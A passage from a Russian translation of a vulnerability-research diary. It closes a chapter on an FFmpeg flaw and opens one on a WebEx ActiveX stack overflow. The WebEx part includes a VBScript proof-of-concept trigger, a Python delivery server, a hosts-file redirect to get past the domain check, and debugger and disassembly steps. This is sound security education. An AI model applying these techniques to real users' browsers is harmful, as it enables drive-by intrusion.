0855f000-08560000 r--p 00516000 08:01 101582 /home/tk/BHD/ →
ffmpeg_relro/ffmpeg_g
08560000-0856c000 rw-p 00517000 08:01 101582 /home/tk/BHD/ →
ffmpeg_relro/ffmpeg_g
0856c000-0888c000 rw-p 0856c000 00:00 0
0a834000-0a855000 rw-p 0a834000 00:00 0 [heap]
b7d60000-b7d61000 rw-p b7d60000 00:00 0
b7d61000-b7ebd000 r-xp 00000000 08:01 148202 /lib/tls/i686/ →
```



```

cmov/libc-2.9.so
b7ebd000-b7ebe000 ---p 0015c000 08:01 148202 /lib/tls/i686/ →
cmov/libc-2.9.so
b7ebe000-b7ec0000 r--p 0015c000 08:01 148202 /lib/tls/i686/ →
cmov/libc-2.9.so
b7ec0000-b7ec1000 rw-p 0015e000 08:01 148202 /lib/tls/i686/ →
cmov/libc-2.9.so
b7ec1000-b7ec5000 rw-p b7ec1000 00:00 0
b7ec5000-b7ec7000 r-xp 00000000 08:01 148208 /lib/tls/i686/ →
cmov/libdl-2.9.so
b7ec7000-b7ec8000 r--p 00001000 08:01 148208 /lib/tls/i686/ →
cmov/libdl-2.9.so
b7ec8000-b7ec9000 rw-p 00002000 08:01 148208 /lib/tls/i686/ →
cmov/libdl-2.9.so
b7ec9000-b7eed000 r-xp 00000000 08:01 148210 /lib/tls/i686/ →
cmov/libm-2.9.so
b7eed000-b7eee000 r--p 00023000 08:01 148210 /lib/tls/i686/ →
cmov/libm-2.9.so
b7eee000-b7eef000 rw-p 00024000 08:01 148210 /lib/tls/i686/ →
cmov/libm-2.9.so
b7efc000-b7efe000 rw-p b7efc000 00:00 0
b7efe000-b7eff000 r-xp b7efe000 00:00 0 [vdso]
b7eff000-b7f1b000 r-xp 00000000 08:01 130839 /lib/ld-2.9.so
b7f1b000-b7f1c000 r--p 0001b000 08:01 130839 /lib/ld-2.9.so
b7f1c000-b7f1d000 rw-p 0001c000 08:01 130839 /lib/ld-2.9.so
bfb07000-bffb0000 rw-p bffeb000 00:00 0 [stack]

```

На этот раз авария вызвана ошибкой сегментации при попытке за-  
тереть доступную только для чтения запись в таблице GOT (обратите  
внимание на права доступа `r--p` к памяти в таблице GOT по адресам  
`0855f000-08560000`). Таким образом, технология Full RELRO успешно  
препятствует затиранию записей в таблице GOT.

## 4.4. Полученные уроки

С позиции программиста:

- Не смешивайте данные разных типов.
- Выясните, какие скрытые преобразования типов выполняются компилятором автоматически. Эти преобразования трудноуловимы на глаз, но являются источником большого количества ошибок [7] (см. также раздел А.3).
- Изучите тему преобразования типов в языке C.
- Не все ошибки разыменования нулевого указателя в пространстве пользователя являются простыми уязвимостями отказа в

обслуживании. Некоторые из них являются по-настоящему опасными уязвимостями, позволяющими выполнить произвольный код.

- Технология Full RELRO позволяет воспрепятствовать приему затирания записей в таблице GOT.


С позиции пользователя медиапроигрывателей:

- не доверяйте медиафайлам с любыми расширениями (подробнее об этом – в разделе 2.5).

## 4.5. Дополнение

*Среда, 28 января, 2009*

Уязвимость была исправлена (рис. 4.9 демонстрирует привязку событий ко времени) и вышла новая версия FFmpeg, поэтому сегодня я опубликовал подробный отчет на своем веб-сайте. [8] Ошибке был присвоен идентификатор CVE-2009-0385. Рис. 4.9 демонстрирует график устранения ошибки



**Рис. 4.9.** График устранения уязвимости в библиотеке FFmpeg от момента извещения до выпуска исправленной версии

### Примечания

1. <http://wiki.multimedia.cx/index.php?title=YouTube>.
2. <http://ffmpeg.org/download.html>.
3. <http://www.trapkit.de/books/bhd/>.
4. Подробное описание формата 4X файлов можно найти по адресу: [http://wiki.multimedia.cx/index.php?title=4xm\\_Format](http://wiki.multimedia.cx/index.php?title=4xm_Format).

5. <http://www.trapkit.de/books/bhd/>.
6. Исправление от разработчиков FFmpeg можно найти по адресу: <http://git.videolan.org/?p=ffmpeg.git;a=commitdiff;h=0838cfdc8a10185604db5cd9d6bffd71279a0e8>.
7. Дополнительную информацию о преобразованиях типов и связанных с ними проблемах безопасности можно найти в книге Марка Дауда (Mark Dowd), Джона Макдональда (John McDonald) и Юстина Шу (Justin Schuh) «The Art of Software Security Assessment: Identifying and Preventing Software Vulnerabilities» (Indianapolis, IN: Addison-Wesley Professional, 2007). Пример главы из этой книги можно найти по адресу: [http://ptgmedia.pearsoncmg.com/images/0321444426/samplechapter/Dowd\\_ch06.pdf](http://ptgmedia.pearsoncmg.com/images/0321444426/samplechapter/Dowd_ch06.pdf).
8. Отчет, подробно описывающий уязвимость в библиотеке FFmpeg, можно найти по адресу: <http://www.trapkit.de/advisories/TKADV2009-004.txt>.

# ГЛАВА 5



## ЗАШЕЛ И ПОПАЛСЯ

*Воскресенье, 6 апреля, 2008.*

*Дорогой дневник,*

Уязвимости в браузерах и дополнениях к ним в наши дни сыплются как из рога изобилия, поэтому я решил заглянуть в некоторые элементы управления ActiveX. Первым в моем списке оказалось популярное в бизнесе приложение WebEx для организации веб-конференций, выпущенное компанией Cisco. Потратив некоторое время на изучение ActiveX-элемента WebEx для Microsoft Internet Explorer, я обнаружил очевидную ошибку, которую можно было бы найти за несколько секунд, если бы вместо чтения ассемблерных листингов я занялся фаззингом компонента. Досадно. ☹

### 5.1. Обнаружение уязвимости

В поисках уязвимости я выполнил следующие шаги:

- шаг 1: составил список зарегистрированных объектов WebEx и экспортируемых методов;
- шаг 2: протестировал экспортируемые методы в браузере;
- шаг 3: отыскал методы объекта в двоичном файле;
- шаг 4: отыскал входные значения, подконтрольные пользователю;
- шаг 5: выполнил обратный инжиниринг методов объектов.

*В качестве платформы я использовал 32-битную версию Windows XP SP3 и Internet Explorer 6.*

**Примечание.** Ссылку для загрузки уязвимой версии *WebEx Meeting Manager* можно найти по адресу: <http://www.trapkit.de/books/bhd/>.

### Шаг 1: составление списка зарегистрированных объектов *WebEx* и экспортируемых методов

После загрузки и установки *WebEx Meeting Manager*, я запустил утилиту *COMRaider* [1], чтобы создать список экспортируемых интерфейсов, предоставляемых элементом управления вызывающей программе. Я щелкнул на кнопке **Start** (Пуск) в окне *COMRaider* и выбрал пункт **Scan a directory for registered COM servers** (Отыскать в каталоге зарегистрированные COM-серверы), чтобы проверить компоненты *WebEx*, установленные в каталог `C:\Program Files\Webex\`.

Как показано на рис. 5.1, в каталоге установки *WebEx* имеется два зарегистрированных объекта, и среди них объект с идентификаторами GUID {32E26FD9-F435-4A20-A561-35D4B987CFDC} и ProgID `WebexUCFObject.WebexUCFObject.1`, реализующий интерфейс `IOjectSafety`. Браузер *Internet Explorer* будет доверять этому объекту, потому что он помечен, как *безопасный для инициализации* и *безопасный для скриптинга*. Это превращает объект в многообещающую цель для атак типа «зашел и попался», поскольку он позволяет вызывать свои методы из веб-страниц. [2]




Рис. 5.1. Зарегистрированные объекты *WebEx*, найденные утилитой *COMRaider*

Компания *Microsoft* также предоставляет удобный класс на языке *C#* с именем `ClassId` [3] позволяющий получить список различных свойств элементов управления *ActiveX*. Чтобы воспользоваться этим классом, я отредактировал исходный файл `ClassId.cs`, добавил в него

следующие строки<sup>1</sup> и скомпилировал с помощью компилятора C# командной строки, входящего в состав пакета Visual Studio (csc):

---

```
[..]
namespace ClassId
{
    class ClassId
    {
        static void Main(string[] args)
        {
            SWI.ClassId_q.ClassId clsid = new SWI.ClassId_    →
q.ClassId();

            if (args.Length == 0 || (args[0].Equals("/?") == true ||
                args[0].ToLower().StartsWith("-h") == true) ||
                args.Length < 1)
            {
                Console.WriteLine("Usage: ClassID.exe <CLSID>\n");
                return;
            }
            clsid.set_clsId(args[0]);
            System.Console.WriteLine(clsid.ToString());
        }
    }
}
}
```

---

Чтобы скомпилировать и запустить инструмент, я выполнил следующие команды в окне терминала:

---


```
C:\Documents and Settings\tk\Desktop>csc /warn:0 /nologo ClassId.cs
C:\Documents and Settings\tk\Desktop>ClassId.exe {32E26FD9-    →
F435-4A20-A561-35D4B987CFDC}
Clsid: {32E26FD9-F435-4A20-A561-35D4B987CFDC}
ProgId: WebexUCFObject.WebexUCFObject.1
Binary Path: C:\Program Files\WebEx\WebEx\824\atucfobj.dll
Implements IObjectSafety: True
Safe For Initialization (IObjectSafety): True
Safe For Scripting (IObjectSafety): True
Safe For Initialization (Registry): False
Safe For Scripting (Registry): False
KillBitted: False
```

---

Вывод инструмента показывает, что объект действительно помечен, как *безопасный для инициализации* (Safe For Initialization) и *безопасный для скриптинга* (Safe For Scripting) и реализует интерфейс IObjectSafety.

1 Они позволяют превратить класс в исполняемую программу, – *Прим. науч. ред.*

Затем я щелкнул на кнопке **Select** (Выбрать) в окне COMRaider, чтобы получить список общедоступных методов, экспортируемых объектом с идентификатором GUID {32E26FD9-F435-4A20-A561-35D4B987CFDC}. Как показано на рис. 5.2, объект экспортирует метод `NewObject()`, принимающий строковое значение в виде параметра.



**Рис. 5.2.** Общедоступные методы, экспортируемые объектом с идентификатором GUID {32E26FD9-F435-4A20-A561-35D4B987CFDC}

## Шаг 2: тестирование экспортируемых методов в браузере

После создания списка доступных объектов и экспортируемых методов, я написал небольшой HTML-файл, вызывающий метод `NewObject()` в сценарии на языке VBScript, как показано в листинге 5.1:

**Листинг 5.1.** HTML-файл, вызывающий метод `NewObject()` (`webex_poc1.html`)

```

01 <html>
02   <title>WebEx PoC 1</title>
03   <body>
04     <object classid="clsid:32E26FD9-F435-4A20-A561-      →
35D4B987CFDC" id="obj"></object>
05     <script language='vbscript'>
06       arg = String(12, "A")
07       obj.NewObject arg
08     </script>
09   </body>
10 </html>

```

В строке 4, в листинге 5.1, создается экземпляр объекта с идентификатором GUID, или ClassID {32E26FD9-F435-4A20-A561-35D4B987CFDC}.

В строке 7 вызывается метод `NewObject()` со строкой из 12 символов «А» в качестве параметра.

Чтобы протестировать HTML-файл я реализовал простенький веб-сервер на языке Python, передающий файл `webex_poc1.html` браузеру (листинг 5.2):

**Листинг 5.2.** Простой веб-сервер, реализованный на языке Python, передающий файл `webex_poc1.html` браузеру (`wwwserv.py`)

```

01 import string,cgi
02 from os import curdir, sep
03 from BaseHTTPServer import BaseHTTPRequestHandler, HTTPServer
04
05 class WWWHandler(BaseHTTPRequestHandler):
06
07     def do_GET(self):
08         try:
09             f = open(curdir + sep + "webex_poc1.html")
10
11             self.send_response(200)
12             self.send_header('Content-type', 'text/html')
13             self.end_headers()
14             self.wfile.write(f.read())
15             f.close()
16
17             return
18
19         except IOError:
20             self.send_error(404,'File Not Found: %s' % self.path)
21
22 def main():
23     try:
24         server = HTTPServer(('', 80), WWWHandler)
25         print 'server started'
26         server.serve_forever()
27     except KeyboardInterrupt:
28         print 'shutting down server'
29         server.socket.close()
30
31 if __name__ == '__main__':
32     main()

```

Не смотря на то, что элемент управления ActiveX из WebEx помечен как безопасный для скриптинга (рис. 5.1), он разрабатывался так, что должен использоваться только в домене [webex.com](http://webex.com). Однако на практике это требование можно обойти, задействовав уязвимость «межсайтовый скриптинг» (Cross-Site Scripting, XSS) [4] в домене




WebEx. Поскольку XSS-уязвимости широко распространены среди современных веб-приложений, выявить ее в домене [webex.com](http://webex.com) не должно быть сложным делом. Чтобы проверить элемент управления, не прибегая к использованию XSS-уязвимости, я просто добавил следующую запись в файл `hosts` в своей системе Windows (`C:\WINDOWS\system32\drivers\etc\hosts\`):

---

```
127.0.0.1 localhost, www.webex.com
```

---

После этого я запустил мой простенький веб-сервер на языке Python и ввел адрес <http://www.webex.com/> в Internet Explorer (рис. 5.3).



**Рис. 5.3.** Тестирование файла `webex_poc1.html` с помощью простого веб-сервера на языке Python

### Шаг 3: поиск методов объекта в двоичном файле

К настоящему моменту я собрал следующие сведения:

- в программном обеспечении WebEx имеется объект с идентификатором ClassID {32E26FD9-F435-4A20-A561-35D4B987CFDC};
- этот объект реализует интерфейс `IObjectSafety` и потому является многообещающей целью, так как его методы можно вызывать из браузера;
- объект экспортирует метод с именем `NewObject()`, принимающий строковое значение, подконтрольное пользователю.

Чтобы исследовать реализацию экспортируемого метода `NewObject()`, мне необходимо отыскать его в двоичном файле `atucfobj.dll`. Для этого я использовал прием, описанный Коди Пирсом (Cody Pierce), в блоге `MindshaRE`. [5] Основная идея заключается в том, чтобы извлекать адреса вызываемых методов из аргументов функции `OLEAUT32!DispCallFunc`, запустив браузер в отладчике.

Когда вызывается метод элемента управления ActiveX, обычно фактически вызывается функция `DispCallFunc()` [6]. Эта функция экспортируется библиотекой `OLEAUT32.dll`. Адрес вызываемого метода можно определить с помощью двух первых параметров (с именами `pvInstance` и `oVft`) функции `DispCallFunc()`.

Чтобы определить адрес метода `NewObject()`, я запустил Internet Explorer из отладчика WinDbg [7] (описание команд отладчика можно найти в разделе В.2) и установил точку останова в функции `OLEAUT32!DispCallFunc` (как показано на рис. 5.4):

```
0:000> bp OLEAUT32!DispCallFunc "u poi(poi(poi(esp+4))+(poi(esp+8))) L1;gc"
```

```

"C:\Program Files\Internet Explorer\explora.exe" - WinDbg: 6.11.0001.404 X86
File Edit View Debug Window Help
Command
ModLoad: 77c10000 77c60000 C:\WINDOWS\system32\advapi32.dll
ModLoad: 7e410000 7e410000 C:\WINDOWS\system32\USER32.dll
ModLoad: 77f10000 77f59000 C:\WINDOWS\system32\GDI32.dll
ModLoad: 77f60000 77fd6000 C:\WINDOWS\system32\SHLVAPI.dll
ModLoad: 77dd0000 77e6b000 C:\WINDOWS\system32\ADVAPI32.dll
ModLoad: 77e70000 77f02000 C:\WINDOWS\system32\RPCRT4.dll
ModLoad: 77fe0000 77ff1000 C:\WINDOWS\system32\Secur32.dll
ModLoad: 7e290000 7e401000 C:\WINDOWS\system32\SHDOCFW.dll
ModLoad: 77a80000 77b15000 C:\WINDOWS\system32\CRYPT32.dll
ModLoad: 77b20000 77b32000 C:\WINDOWS\system32\MSASN1.dll
ModLoad: 754d0000 75550000 C:\WINDOWS\system32\CRYPTUI.dll
ModLoad: 5b860000 5b8b5000 C:\WINDOWS\system32\NETAPI32.dll
ModLoad: 77120000 771ah000 C:\WINDOWS\system32\OLEAUT32.dll
ModLoad: 774e0000 7761d000 C:\WINDOWS\system32\ole32.dll
ModLoad: 77c00000 77c08000 C:\WINDOWS\system32\VERSION.dll
ModLoad: 771b0000 7725a000 C:\WINDOWS\system32\WININET.dll
ModLoad: 76c30000 76c5e000 C:\WINDOWS\system32\WINTRUST.dll
ModLoad: 76c90000 76cl8000 C:\WINDOWS\system32\IMAGEHELP.dll
ModLoad: 76160000 7618c000 C:\WINDOWS\system32\WLDAP32.dll
(490.238): Break instruction exception - code 80000003 (first chance)
eax=00251eb4 ebx=77fd4000 ecx=00000007 edx=00000080 esi=00251f48 edi=00251eb4
eip=7c90120e esp=00131b20 ebp=00131c94 iopl=0         nv up ei pl zr na po ac
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efi=00000202
ntdll!DbgBreakPoint:
7c90120e cc                int     3
0:000> bp OLEAUT32!DispCallFunc "u poi(poi(poi(esp+4))+(poi(esp+8))) L1;gc"
0:000>
Ln 0, Col 0, Sys 0<Local>, Proc 000<400>, Thrd 000<238>

```

Рис. 5.4. Установка точки останова в начале функции `OLEAUT32!DispCallFunc` в Internet Explorer

Команда `bp OLEAUT32!DispCallFunc` отладчика устанавливает точку останова в начало функции `DispCallFunc()`. Когда выполнение прервется в точке останова, можно будет вычислить первые два параметра функции. Значение первого параметра вычисляется командой `poi(poi(esp+4))`, а второго – командой `poi(esp+8)`. Сумма этих значений представляет адрес вызываемого метода. Затем можно вывести на экран первую строку (`l1`) дизассемблированного листинга тела метода (`u poi(результат вычислений)`) и продолжить выполнение (`gc`).

Далее, я запустил Internet Explorer командой `g (Go)` отладчика WinDbg и снова ввел адрес `http://www.webex.com/`. Как и ожидалось, выполнение было прервано в точке останова, и на экране отобразился адрес вызванного метода `NewObject()` из библиотеки `atucfobj.dll`.

Как показано на рис. 5.5, в данном примере метод `NewObject()` находился в памяти по адресу `0x01d5767f`. Сама библиотека `atucfobj.dll` была загружена по адресу `0x01d50000` (строка `ModLoad: 01d50000 01d69000 C:\Program Files\WebEx\WebEx\824\atucfobj.dll` на рис. 5.5). Таким образом, метод `NewObject()` смещение `0x01d5767f - 0x01d50000 = 0x767f` относительно начала библиотеки `atucfobj.dll`.

```

C:\Program Files\Internet Explorer\explore.exe - WinDbg:6.11.0001.404 X86
File Edit View Debug Window Help
Command
ModLoad: 71ad0000 71ad9000 C:\WINDOWS\system32\wsock32.dll
ModLoad: 71ab0000 71ac7000 C:\WINDOWS\system32\WS2_32.dll
ModLoad: 71aa0000 71aa9000 C:\WINDOWS\system32\WS2HELP.dll
ModLoad: 71ab0000 71abf000 C:\WINDOWS\system32\wssock.dll
ModLoad: 662b0000 66308000 C:\WINDOWS\system32\hnetcfg.dll
ModLoad: 71a90000 71a98000 C:\WINDOWS\System32\wshtcpip.dll
ModLoad: 76ee0000 76efc000 C:\WINDOWS\system32\RASAPI32.DLL
ModLoad: 76e90000 76ea2000 C:\WINDOWS\system32\rasman.dll
ModLoad: 76eb0000 76edf000 C:\WINDOWS\system32\TAPI32.dll
ModLoad: 76e80000 76e8a000 C:\WINDOWS\system32\rtutils.dll
ModLoad: 772b0000 772b5000 C:\WINDOWS\system32\sensapi.dll
ModLoad: 76f20000 76f47000 C:\WINDOWS\system32\DNSAPI.dll
ModLoad: 76fe0000 76fe8000 C:\WINDOWS\system32\rosadhip.dll
ModLoad: 01d50000 01d69000 C:\Program Files\WebEx\WebEx\824\atucfobj.dll
ModLoad: 01d80000 01dcd000 C:\Program Files\WebEx\WebEx\824\atWbxUI6.DLL
ModLoad: 76000000 760e5000 C:\WINDOWS\system32\HGVCPC60.dll
ModLoad: 01dd0000 01dec000 C:\Program Files\WebEx\WebEx\824\UILibRes.DLL
ModLoad: 02370000 02588000 C:\Program Files\WebEx\WebEx\824\atres.dll
ModLoad: 05790000 05796000 C:\Program Files\WebEx\WebEx\824\atkbctl1.dll
ModLoad: 73300000 7336a000 C:\WINDOWS\system32\wbscript.dll
*** WARNING: Unable to verify checksum for C:\Program Files\WebEx\WebEx\824\atucfobj.dll
*** ERROR: Symbol file could not be found. Defaulted to export symbols for C:\Program F
atucfobj.dll!_registerServer+0x355a:
01d5767f 55      push     ebp
c
*HISV* Debuggee is running...
Ln 0, Col 0: 59x 0: <local> Proc 000/594 Thrd 000/4c4

```

Рис. 5.5. Адрес метода `NewObject()` в отладчике WinDbg

## Шаг 4: поиск входных значений, подконтрольных пользователю

Далее я дизассемблировал файл `C:\Program Files\WebEx\WebEx\824\atucfobj.dll` с помощью дизассемблера IDA Pro. [8] В нем библиотека `atucfobj.dll` имела начальный адрес `0x10000000`. Поэтому в листинге метод `NewObject()` располагался по адресу `0x1000767f` (начальный адрес + смещение метода `NewObject()`: `0x10000000 + 0x767F`), как показано на рис. 5.6.

```

1000767F
1000767F
1000767F ; Attributes: hp-based frame
1000767F ; int __stdcall sub_1000767F(int, LPCWSTR lpWideCharStr, int)
1000767F sub_1000767F proc near
1000767F
1000767F var_10= byte ptr -10h
1000767F var_8= dword ptr -8
1000767F var_4= dword ptr -4
1000767F arg_0= dword ptr 8
1000767F lpWideCharStr= dword ptr 0Ch
1000767F arg_0= dword ptr 10h
1000767F
1000767F push    ebp
10007680 mov     ebp, esp
10007682 sub     esp, 10h
10007685 push    ebx
10007686 xor     ebx, ebx
10007688 cmp     [ebp+lpWideCharStr], ebx
1000768A push    esi
1000768C push    esi
1000768E jnz     short loc_10007693

```

```

1000768E xor     eax, eax
10007691 jmp     short loc_100076C3

```

```

10007693 loc_10007693: ; lpString
10007693 push   [ebp+lpWideCharStr]

```

Рис. 5.6. Дизассемблированный листинг метода `NewObject()` в дизассемблере IDA Pro

Прежде чем приступить к изучению ассемблерного кода, необходимо убедиться, что аргумент содержит строку, полученную из сценария на VBScript, представленного в листинге 5.1. Поскольку аргумент является строкой, я предположил, что мое значение хранится во втором параметре, `lpWideCharStr`, как показано в окне IDA. Однако мне нужна была полная уверенность, поэтому я определил новую точку останова в начале метода `NewObject()` и проверил значения аргументов в отладчике (описание команд отладчика можно найти в разделе В.2).

Как показано на рис. 5.7, я определил новую точку останова с адресом в начале метода `NewObject()` (`0:009> bp 01d5767f`), продолжил выполнение Internet Explorer (`0:009> g`) и снова ввел адрес <http://www.webex.com/>. Когда выполнение было прервано в точке останова, я проверил значение второго аргумента метода `NewObject()`

(0:000> dd poi(esp+8) и 0:000> du poi(esp+8)). Как следует из вывода отладчика, подконтрольные пользователю данные (строка из 12 символов «А») действительно были переданы методу во втором аргументе.

Итак, вся необходимая информация получена и можно приступить к исследованию метода на наличие уязвимостей.

```

"C:\Program Files\Internet Explorer\Iexplore.exe" - WinDbg:6.11.0001.404 X86
File Edit View Debug Window Help
[Icons]
Command
0:000> bp 01d5767f
0:000> g
ModLoad: 05790000 05796000 C:\Program Files\WebEx\WebEx\024\atkbct1.dll
atucfobj!DllUnregisterServer+0x355a:
01d5767f 55          push     ebp
Breakpoint 1 hit
eax=7ffdc000 ebx=01d5e6b0 cdx=01d5767f cdx=001abbc2 csi=001abb74 cdi=00000000
esp=01d5767f esp=0013dt80 ebp=0013dt9c iopi=0          av up ei pi nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efi=00000202
atucfobj!DllUnregisterServer+0x355a:
01d5767f 55          push     ebp
0:000> dd poi(esp+8)
001d3834  00410041 00410041 00410041 00410041
001d3834  00410041 00410041 00410041 00410041
001d3834  abababab 00000000 00000000 00070008
001d3864  001c0750 7e29b144 7e29e44c 7e293798
001d3874  00010001 00000000 7e29b0f0 001d38a8
001d3884  00000000 00000001 abababab abababab
001d3894  feefefee 00000000 00000000 00080006
001d38a4  001c0748 00000000 001d3aa8 00150000
0:000> du poi(esp+0)
001d3834  "AAAAAAAAAAAA"
0:000>
Ln 0, Col 0 Sys 0: <Local> Proc 0005e4 Thrd 0004c4

```

Рис. 5.7. Аргумент метода `NewObject()` со значением, подконтрольным пользователю, после прерывания выполнения в новой точке останова

### Шаг 5: исследование методов объектов

В итоге исследования я обнаружил очевидную ошибку, возникающую при обработке пользовательской строки элементом управления ActiveX в методе `NewObject()`. Рис. 5.8 иллюстрирует путь достижения уязвимого метода.

В функции `sub_1000767F` пользовательская строка многобайтных символов преобразуется в строку простых символов с помощью функции `WideCharToMultiByte()`. После этого вызывается функция `sub_10009642` и пользовательская строка копируется в другой буфер. Реализация функции `sub_10009642` позволяет скопировать в новый буфер не более 256 байт из пользовательской строки (на псевдокоде: `strlen_s(новый_буфер, пользовательская_строка, 256)`). Далее вызывается функция `sub_10009826`, вызывающая функцию `sub_100096D0`, которая в свою очередь вызывает уязвимую функцию `sub_1000B37D`.




Рис. 5.8. Путь достижения уязвимого метода  
(выявленный дизассемблером IDA Pro)

Листинг 5.3. Дизассемблированный листинг уязвимой функции  
sub\_1000B37D (создан дизассемблером IDA Pro)

```

[...].text:1000B37D ; int __cdecl sub_1000B37D(DWORD cbData, LPBYTE →
.text:1000B37D lpData, int, int, int)
.text:1000B37D sub_1000B37D proc near
.text:1000B37D
.text:1000B37D SubKey= byte ptr -10Ch
.text:1000B37D Type= dword ptr -8
.text:1000B37D hKey= dword ptr -4
.text:1000B37D cbData= dword ptr 8
.text:1000B37D lpData= dword ptr 0Ch
.text:1000B37D arg_8= dword ptr 10h
.text:1000B37D arg_C= dword ptr 14h
.text:1000B37D arg_10= dword ptr 18h
.text:1000B37D
.text:1000B37D push ebp
.text:1000B37E mov ebp, esp
.text:1000B380 sub esp, 10Ch
.text:1000B386 push edi
.text:1000B387 lea eax, [ebp+SubKey] ; адрес SubKey сохраняется в eax
.text:1000B38D push [ebp+cbData] ; 4-й параметр sprintf(): cbData
.text:1000B390 xor edi, edi
.text:1000B392 push offset aAuthoring ; 3-й параметр sprintf(): →
"Authoring"

```

```
.text:1000B397 push   offset aSoftwareWebexU ; 2-й параметр   →
sprintf(): "SOFTWARE\..\
.text:1000B397          ; ..Webex\UCF\Components\%s\%s\Install"
.text:1000B39C push   eax ; 1-й параметр sprintf(): адрес SubKey
.text:1000B39D call   ds:sprintf          ; вызов sprintf()
[... ]
.data:10012228 ; char aSoftwareWebexU[]
.data:10012228 aSoftwareWebexU db 'SOFTWARE\Webex\UCF\Components\
%s\%s\Install',0
[... ]
```

Первый аргумент функции `sub_1000B37D`, с именем `cbData`, содержит указатель на подконтрольные пользователю данные, хранящиеся в новом буфере символов (`new_buffer` на рис. 5.8). Как уже говорилось, подконтрольная пользователю строка многобайтных символов сохраняется в новом буфере в виде строки обычных символов, с максимальной длиной 256 байт. В листинге 5.3 видно, что функция `sprintf()` по адресу `.text:1000B39D` копирует пользовательские данные, на которые ссылается аргумент `cbData`, в буфер на стеке с именем `SubKey` (`.text:1000B387` и `.text:1000B39C`).

Далее я попробовал получить размер буфера `SubKey` на стеке. Я открыл в дизассемблере IDA Pro окно с кадром стека по умолчанию, нажав комбинацию клавиш **CTRL-K**. Как видно на рис. 5.9, буфер `SubKey` на стеке имеет фиксированный размер, равный 260 байтам. Если объединить информацию, полученную из листинга 5.3, с информацией об организации стека уязвимой функции, вызов функции `sprintf()` можно выразить на языке C, как показано в листинге 5.4.


